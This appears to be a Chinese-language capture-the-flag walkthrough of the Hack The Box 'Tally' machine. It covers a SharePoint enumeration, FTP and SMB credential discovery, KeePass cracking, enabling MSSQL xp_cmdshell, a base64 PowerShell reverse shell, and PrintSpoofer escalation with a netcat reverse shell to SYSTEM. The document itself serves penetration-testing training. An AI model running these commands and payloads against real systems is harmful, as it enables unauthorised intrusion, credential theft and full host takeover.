

Tall(AD),kdb5(解碼+使用)、mssql(反彈shell)、 SeImpersonatePrivilege(提權)

```
└─# nmap -sCV -p
21,80,81,135,139,445,808,1433,5985,15567,32843,32844,32846,47001,49664,49665
,49666,49667,49668,49669,49670 -A 10.10.10.59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-06 04:43 PDT
Nmap scan report for 10.10.10.59
Host is up (0.21s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-title: Home
|_Requested resource was
http://10.10.10.59/_layouts/15/start.aspx#/default.aspx
|_http-server-header: Microsoft-IIS/10.0
|_http-generator: Microsoft SharePoint
81/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
808/tcp    open  ccproxy-http?
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2016 13.00.1601.00;
RTM
| ms-sql-ntlm-info:
|  10.10.10.59:1433:
|    Target_Name: TALLY
|    NetBIOS_Domain_Name: TALLY
|    NetBIOS_Computer_Name: TALLY
|    DNS_Domain_Name: TALLY
|    DNS_Computer_Name: TALLY
|_   Product_Version: 10.0.14393
|_ssl-date: 2024-07-06T11:44:28+00:00; 0s from scanner time.
| ms-sql-info:
```

```
| 10.10.10.59:1433:
|   Version:
|     name: Microsoft SQL Server 2016 RTM
|     number: 13.00.1601.00
|     Product: Microsoft SQL Server 2016
|     Service pack level: RTM
|     Post-SP patches applied: false
|_   TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-06T11:23:29
|_Not valid after: 2054-07-06T11:23:29
5985/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
15567/tcp open  http                Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|_  NTLM
|_http-title: Site doesn't have a title.
| http-ntlm-info:
|   Target_Name: TALLY
|   NetBIOS_Domain_Name: TALLY
|   NetBIOS_Computer_Name: TALLY
|   DNS_Domain_Name: TALLY
|   DNS_Computer_Name: TALLY
|_  Product_Version: 10.0.14393
32843/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
32844/tcp open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=SharePoint
Services/organizationName=Microsoft/countryName=US
| Subject Alternative Name: DNS:localhost, DNS:tally
| Not valid before: 2017-09-17T22:51:16
|_Not valid after: 9999-01-01T00:00:00
|_ssl-date: 2024-07-06T11:44:28+00:00; 0s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
|_http-title: Service Unavailable
```

```
32846/tcp open  storagecraft-image StorageCraft Image Manager
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
49670/tcp open  msrpc          Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393
(96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 (93%),
Microsoft Windows 10 1507 (93%), Microsoft Windows 10 1507 - 1607 (93%),
Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%),
Microsoft Windows Server 2012 R2 (93%), Microsoft Windows Server 2012 R2
Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1
Update 1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-07-06T11:44:11
|_  start_date: 2024-07-06T11:23:14

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   217.87 ms 10.10.14.1
2   369.65 ms 10.10.10.59
```

OS and Service detection performed. Please report any incorrect results at

```
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 84.69 seconds
```

需加入hosts : tally

smb、ftb匿名登入失敗

網頁為 : windows SharePoint系統

因看靶機URL : `http://tally/_layouts/15/start.aspx#/default.aspx`

我看網路上 : <https://blog.csdn.net/wangluoanquan111/article/details/132023683>


主要在處理 : `/_layouts/15/xxx.asp`

進行目錄爆破

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CMS/sharepoint.txt  
-u http://10.10.10.59/
```

因有眾多資訊，逐一翻找，並發現此目錄有資訊

`/_layouts/15/viewlsts.aspx`



有兩個檔案，一個可下載(FTP相關)，另一個為顯示(財務相關)

第一筆

FTP details


hostname: tally

workgroup: htb.local

password: UTDRSCH53c"\$6hys

Please create your own user folder upon logging in

第二筆



username :

Sarah

Tim

Rahul

ftp_user

FTP經過多次測試。

username : ftp_user

passwd : UTDRSCH53c"\$6hys

有很多檔案，將FTP都下載下來看看 指令：

```
wget -r 'ftp://ftp_user:UTDRSCH53c"$6hys@10.10.10.59'
```

```
ftp> ls
229 Entering Extended Passive Mode (|||49803|)
125 Data connection already open; Transfer starting.
08-31-17 11:51PM <DIR> From-Custodian
10-01-17 11:37PM <DIR> Intranet
08-28-17 06:56PM <DIR> Logs
09-15-17 09:30PM <DIR> To-Upload
09-17-17 09:27PM <DIR> User
226 Transfer complete.
```

使用 `find . -type f 2>/dev/null` 找檔案。

發現 `/User/Tim/Files/tim.kdbx`

執行解密 + 使用

```

# keepass2john ./User/Tim/Files/tim.kdbx > hash

(root@kali)-[~/10.10.10.59]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
simplementeyo (tim)
1g 0:00:00:04 DONE (2024-07-08 01:19) 0.2024g/s 5000p/s 5000c/s 5000C/s 020593..rylee
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

在使用KeePass找帳密

```

username : Finance
passwd : Acc0unting
username : cisco
passwd : cisco123

```

進行爆破成功

```

crackmapexec smb 10.10.10.59 -u Finance -p Acc0unting
SMB          10.10.10.59      445      TALLY          [*] Windows Server 2016
Standard 14393 x64 (name:TALLY) (domain:TALLY) (signing:False) (SMBv1:True)
SMB          10.10.10.59      445      TALLY          [+]
TALLY\Finance:Acc0unting

```

smb查看，找到有一個資料查能讀取

```

# smbclient -L 10.10.10.59 -U Finance
Password for [WORKGROUP\Finance]:

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ACCT            Disk
      ADMIN$          Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.59 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

全部下載來看看。檔案很多... (可以使用monut, 但電腦會卡住)

```
└─(root@kali) [~]
└─# smbclient //10.10.10.59/ACCT -U Finance
Password for [WORKGROUP\Finance]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Sep 17 22:58:18 2017
..               D          0   Sun Sep 17 22:58:18 2017
Customers        D          0   Sun Sep 17 13:28:40 2017
Fees             D          0   Mon Aug 28 14:20:52 2017
Invoices         D          0   Mon Aug 28 14:18:19 2017
Jess            D          0   Sun Sep 17 13:41:29 2017
Payroll         D          0   Mon Aug 28 14:13:32 2017
Reports         D          0   Fri Sep 1 13:50:11 2017
Tax             D          0   Sun Sep 17 13:45:47 2017
Transactions    D          0   Wed Sep 13 12:57:44 2017
zz_Archived     D          0   Fri Sep 15 13:29:35 2017
zz_Migration    D          0   Sun Sep 17 13:49:13 2017

8387839 blocks of size 4096. 713838 blocks available
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \Customers\customers.csv of size 16213 as Customers/customers.csv (11.9 KiloBytes/sec) (average 11.9 KiloBytes/sec)
getting file \Fees\cust_fees_id_4265835_221671.csv of size 45 as Fees/cust_fees_id_4265835_221671.csv (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
getting file \Fees\cust_fees_id_4265835_2216710.csv of size 46 as Fees/cust_fees_id_4265835_2216710.csv (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```

扣除一堆不必要的資訊

```
└─# find . -type f 2>/dev/null | grep -v xml | grep -v csv
./Payroll/salaries-for-review.xlsx
./Tax/AR01_2015_v9a.pdf
./zz_Migration/install-notes.txt
./zz_Migration/Binaries/ImportGSTIN.zip
./zz_Migration/Binaries/Sage50_2017.2.0.exe
./zz_Migration/Binaries/FileZilla_Server-0_9_60_2.exe
./zz_Migration/Binaries/NDP452-KB2901907-x86-x64-Allos-ENU.exe
./zz_Migration/Sage 50 v1.9.3.1 Hotfix 1 Release Notes.pdf
./Setup.exe
./zz_Archived/SQL/conn-info.txt
./zz_Archived/fund-list-2014.xlsx
./Jess/The-ACCA-Qualification-brochure.pdf
./tester.exe
./tally.exe
```

找到sql資料

```
└─# cat ./zz_Archived/SQL/conn-info.txt
```

old server details

db: sa

pass: YE%TJC%&HYbe5Nw

have changed for tally742121719.255579@[162745333577875] (UTM):

SLSGetNextEventRecordInternal: loc (850.3, 463.7) conn 0xa9ee3 FlagsChanged
win 0x0 flags 0x100108

先前有1433 Port為mssql資料庫

參考：<https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-mssql-microsoft-sql-server>


```
(root@kali)~# sqsh -S 10.10.10.59 -U sa -P 'YE%TJC%6HYbe5Nw'
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
Login failed for user 'sa'.
Password:
Login failed for user 'sa'.
Password:
```

因該是其中有問題，
看一下其他檔案是否有資訊

tester.exe看起來不像已知商業軟體的東西。

`strings -n 10 tester.exe` 有趣的字串：

```
# strings -n 10 ./tester.exe
!This program cannot be run in DOS mode.
PP9E u:PPVWP
9C`u99C\t4
SQLSTATE:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
select * from Orchard_Users_UserPartRecord
Unknown exception
bad locale name
iostream stream error
```

DRIVER={SQL Server};SERVER=TALLY,
1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;

登入成功

```
# sqsh -S 10.10.10.59 -U sa -P 'GWE3V65#6KFH93@4GWTG2G'
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> help
Available commands:
:r          \abort      \alias      \bcp        \break      \buf-append \buf-copy   \buf-del    \buf-edit   \buf-get    \buf-load   \buf-save
\buf-show  \call       \clear     \connect   \do         \done      \echo       \exit       \for        \func       \go         \help
\hist-load \hist-save \history   \if        \jobs       \kill      \lcd        \lock       \loop       \ls         \pwd        \quit
\read      \reconnect \redraw    \reset     \return     \rpc       \set        \shell      \show       \sleep      \snace
\unalias   \wait      \warranty  \while     \emacs      \vi
Use '\help [command]' for more details
1>
```

指令參考：<https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15>

靶機

`xp_cmdshell` 函數沒有開啟，需要手動打開


```
1> xp_cmdshell whoami
2> go
Msg 15281, Level 16, State 1
Server 'TALLY', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
```

EXECUTE sp_configure 'show advanced options', 1
reconfigure
go

EXEC SP_CONFIGURE 'xp_cmdshell', 1

reconfigure

go



```
root@kali: ~
1> EXECUTE sp_configure 'show advanced options', 1
2> reconfigure
3> go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
(return status = 0)
1> EXEC SP_CONFIGURE 'xp_cmdshell', 1
2> reconfigure
3> go
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
(return status = 0)
1> xp_cmdshell 'whoami'
2> go
output
tally\sarah
NULL
(2 rows affected, return status = 0)
1>
```

進行反彈（成功）

```
1> xp_cmdshell 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A
MQA0AC4AMQAYACIALAA5ADIAMAAwACkA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA
IAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAGACQAYgB5AHQA
ZQBzAC4ATABlAG4AZwB0AGgAKQAPACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A
VABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAAdABYAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAp
ADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBk
AGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA
SQBJACKALgBHAGUAdABCAHkAdABlAHMAKAaAHMAZQBwAGQAYgBhAGMAawAyACkA0wAkAHMAAdABY
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIA
eQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7
```

```
ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA== '
```

```
2> go
```

```
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.59] 51614
whoami
tally\sarah
PS C:\Windows\system32> cd c:\users
```

user flag

```
PS C:\users\Sarah> type C:\users\Sarah\Desktop\user.txt
e7f09a3136d5ad23ab61fd912640c656
```

訊息收集

```
PS C:\users\Sarah> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process            Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                      Enabled
SeImpersonatePrivilege        Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege       Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
PS C:\users\Sarah>
```

出現 `SeImpersonatePrivilege` ,

之前有做過此漏洞

參考 : <https://github.com/itm4n/PrintSpoofer>

檔案上傳靶機後並反彈且獲取最高權限

靶機 :

```
PS C:\users\Sarah> ./PrintSpoofer32.exe -c "C:\users\Sarah\nc.exe 10.10.14.12 5555 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

最高權限

```
(root@kali)-[/home/kali/Desktop/tool/nc_list]
# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.59] 51672
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>cd C:\users\Administrator
cd C:\users\Administrator
```

```
C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8EB3-6DCB
```

Directory of C:\Users\Administrator

```
09/17/2017  09:33 PM    <DIR>          .
09/17/2017  09:33 PM    <DIR>          ..
08/31/2017  01:20 AM    <DIR>          .idlerc
08/30/2017  07:17 AM    <DIR>          Contacts
10/19/2017  10:45 PM    <DIR>          Desktop
08/30/2017  01:39 PM    <DIR>          Documents
10/15/2017  11:39 PM    <DIR>          Downloads
08/30/2017  07:17 AM    <DIR>          Favorites
08/30/2017  07:17 AM    <DIR>          Links
08/30/2017  07:17 AM    <DIR>          Music
08/30/2017  07:17 AM    <DIR>          Pictures
08/30/2017  07:17 AM    <DIR>          Saved Games
08/30/2017  07:17 AM    <DIR>          Searches
08/30/2017  07:17 AM    <DIR>          Videos
09/02/2017  10:55 PM    <DIR>          WINDOWS
               0 File(s)                0 bytes
            15 Dir(s)  2,916,028,416 bytes free
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
869f3533bb81dd770dad3d6e52cc5d97
```